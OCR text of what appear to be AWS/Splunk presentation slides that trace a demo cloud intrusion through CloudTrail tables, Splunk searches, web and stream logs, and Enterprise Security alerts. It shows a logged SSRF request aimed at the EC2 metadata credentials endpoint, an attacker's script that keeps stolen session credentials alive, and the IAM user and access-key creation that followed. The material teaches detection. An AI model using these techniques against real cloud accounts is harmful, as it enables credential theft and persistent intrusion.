
GDI for non-AWS






© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Splunk Security Operations Suite ingests AWS data sources across common security use cases



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Splunk and application-added telemetry



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

_time	eventName
2022-04-09 12:32:54	GetCallerIdentity
2022-04-09 12:34:24	GetCallerIdentity
2022-04-09 12:34:33	ListGroups
2022-04-09 12:35:00	CreateUser
2022-04-09 12:35:20	CreateLoginProfile
2022-04-09 12:35:26	CreateLoginProfile
2022-04-09 12:35:30	CreateLoginProfile
2022-04-09 12:35:46	CreateLoginProfile
2022-04-09 12:35:58	CreateAccessKey
2022-04-09 12:36:34	AddUserToGroup
2022-04-09 12:36:48	GetUser

```
index=main sourcetype="aws:cloudtrail"
| reverse
| search sourceIPAddress="164.92.179.228"
| table
    _time, eventSource, eventName
```

Remember this CloudTrail data from just a few slides ago?

We've added the timing of the event to see when the actual "user creation" and other indicators occurred


We see that the **first** event that Security Hub, GuardDuty, and other AWS data alerts for was at 12:35 AM on 4/9/2022

Let's add some Splunk Stream/Apache data to the mix

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

```
index=* 164.92.179.228 | reverse
```

1.5 hours between initial intrusion and “something” happening that would otherwise generate an alert



4/9/22 10:44:50.000 AM

```
{ [-]
   count: 1
   dest_ip:
   endtime: 2022-04-09T14:44:50.145863Z
   src_ip: 164.92.179.228
   sum(bytes): 371
   sum(packets_in): 4
   sum(packets_out): 3
   timestamp: 2022-04-09T14:44:50.145863Z
   values(flow_id): [ [+]
   ]
   vxlan_id: 0
}
```

Show as raw text

host = ip-172-31-81-34.ec2.internal | source = stream:Splunk_IP | sourcetype = stream:ip


4/9/22 10:44:50.083 AM

```
time=1649515490.083144, bytes_in=184, bytes_out=555, cookie="-", server=i .ec2.internal, dest_port=80, http_content_type="-", http_method="GET", http_referrer="-", http_user_agent="curl/7.68.0", ident="-", response_time_microseconds=2874, client=164.92.179.228, status=200, uri_path="/contactus.php", uri_query="?path=http://169.254.169.254/latest/metadata/iam/security-credentials", user="-"
```

host = ip-172-31-81-34.ec2.internal | source = /var/log/httpd/access_log | sourcetype = apache:access:kv

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Wire data



i	Time	Event
>	4/9/22 10:40:22.110 AM	{ [-] count: 3 dest_ip: 169.254.169.254 endtime: 2022-04-09T14:40:22.110036Z site: 169.254.169.254 status: 200 sum(bytes_in): 609 sum(bytes_out): 4680 sum(time_taken): 5259 timestamp: 2022-04-09T14:40:22.110036Z uri_path: /latest/meta-data/iam/security-credentials/SplunkEC2 vxlan_id: 0 } Show as raw text host = ip-172-31-82-109.ec2.internal source = stream:Splunk_HTTPURI sourcetype = stream:http

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

20 Per Page ▾ ✎ Form

_time	eventSource	eventName
2022-04-09 11:32:26	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:35:27	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:38:29	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:41:30	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:44:31	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:47:33	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:50:34	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:53:35	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:56:37	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:59:38	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:02:40	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:05:41	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:08:42	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:11:44	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:14:45	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:17:47	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:20:48	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:23:50	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:26:51	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:29:52	sts.amazonaws.com	GetCallerIdentity

```
root@ubuntu-s-1vcpu-1gb-intel-fra1-01:~# cat keepawsalive.sh
#!/usr/bin/bash

while :
do
        aws sts get-caller-identity
        sleep 180
done
root@ubuntu-s-1vcpu-1gb-intel-fra1-01:~#
```

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



20 Per Page ▾ Form

_time	eventSource	eventName
2022-04-09 11:32:26	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:35:27	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:38:29	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:41:30	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:44:31	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:47:33	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:50:34	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:53:35	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:56:37	sts.amazonaws.com	GetCallerIdentity
2022-04-09 11:59:38	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:02:40	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:05:41	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:08:42	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:11:44	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:14:45	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:17:47	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:20:48	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:23:50	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:26:51	sts.amazonaws.com	GetCallerIdentity
2022-04-09 12:29:52	sts.amazonaws.com	GetCallerIdentity

```
root@ubuntu-s-1vcpu-1gb-intel-fra1-01:~# cat keepawsalive.sh
#!/usr/bin/bash

while :
do
        aws sts get-caller-identity
        sleep 180
done
root@ubuntu-s-1vcpu-1gb-intel-fra1-01:~#
```

default session timeout AWS cli

All | News | Videos | Images | Shopping | More | Tools

About 2,620,000 results (0.56 seconds)

Session Duration

This duration can range from 900 seconds (15 minutes) up to a maximum of 129,600 seconds (36 hours), with a default of **43,200 seconds** (12 hours).

https://docs.aws.amazon.com › aws-cli › sts-2011-06-15

get-session-token — AWS CLI 1.22.95 Command Reference

aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Add in Splunk Enterprise Security (ES)

- Add SSE and ESCU – both specifically detect for AWS-only data
- Set up rules to track stream/web usage of the metadata endpoint
- 169.254.169.254 in URI redirects
- Large amount of hits to */security-credentials/*
- Alert on Lambda creation/deletion in short amounts of time
- Utilize new cloud security dashboards to keep an eye on changes in your environment
- If you’re bringing in Amazon VPC Flow Logs or Stream, use the network traffic analyzers and protocol analyzers in ES

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

24 hour risk threshold exceeded for user=frothly	frothly	126	4	Risk Notable	Sat, Apr 9, 2022 1:55 PM	Undetermined	Threat	Low	New

Description:

Risk Threshold Exceeded for an object over a 24 hour period

Additional Fields	Value	Action
MITRE	T1535	
MITRE Tactic	defense-evasion	
MITRE Tactic ID	TA0005	
MITRE Technique	Unused/Unsupported Cloud Regions	
MITRE Technique ID	T1535	
MITRE Tactic Count	1	
MITRE Technique Count	1	
Original Splunk Source	ESCU - Detect AWS Console Login by New User - Rule	
	ESCU - Detect AWS Console Login by User from New City - Rule	
	ESCU - Detect AWS Console Login by User from New Country - Rule	
	ESCU - Detect AWS Console Login by User from New Region - Rule	
Risk Events	4	
Risk Object	frothly	
Risk Object Type	user	
Risk Score	126	
Severity	medium	

Event Details:

event_id	80C8DA12-9C50-4CBE-A405-418859F3F4CE@@notable@@024a97fccdb9ecbd8b8cd47ba1d3a04c
event_hash	024a97fccdb9ecbd8b8cd47ba1d3a04c
eventtype	modnotable_results
	notable
	risk_notables
Short ID	Create Short ID

Related Investigations:

Currently not investigated.

Correlation Search:

Risk - 24 Hour Risk Threshold Exceeded - Rule

History:

View all review activity for this Notable Event

Contributing Events:

View the individual Risk Attributions

Adaptive Responses:

Response	Mode	Time	User	Status
Notable	saved	2022-04-09T13:55:04-0400	admin	✓ success

View Adaptive Response Invocations

Next Steps:

No next steps defined.

IAM Activity

Account ID: All (1) | Regions: All (1) | Status: All | Action: All (1) | Time Range: All time


Error Events

5


Activity by User

user	user_name	count
unknown	root	14
frothly	frothly	3
unknown	unknown	3
frothlybackup	frothlybackup	1

IAM Actions



IAM Actions Over Time



Success vs Failure Activity

command	Success	Failure
CreateLoginProfile	1	3
CreateRole	2	2
AddRoleToInstanceProfile	2	0
AddUserToGroup	1	0
AttachRolePolicy	4	0
CreateAccessKey	1	0

Most Recent IAM Activity

command	src_user	src_user_name	src	user	user_name	vendor_account	vendor_region
CreateUser	i-0b5aff466...	i-0b5aff46636...	34.239.108.1...	frothlyback...	frothlyback...	95100397435	us-east-1
CreateUser	i-0b5aff466...	i-0b5aff46636...	34.239.108.1...	frothlyback...	frothlyback...	95100397435	us-east-1
CreateUser	i-0b5aff466...	i-0b5aff46636...	34.239.108.1...	frothlyback...	frothlyback...	95100397435	us-east-1
CreateUser	i-0b5aff466...	i-0b5aff46636...	34.239.108.1...	frothlyback...	frothlyback...	95100397435	us-east-1
CreateUser	i-0b5aff466...	i-0b5aff46636...	34.239.108.1...	frothlybackup	frothlybackup	95100397435	us-east-1

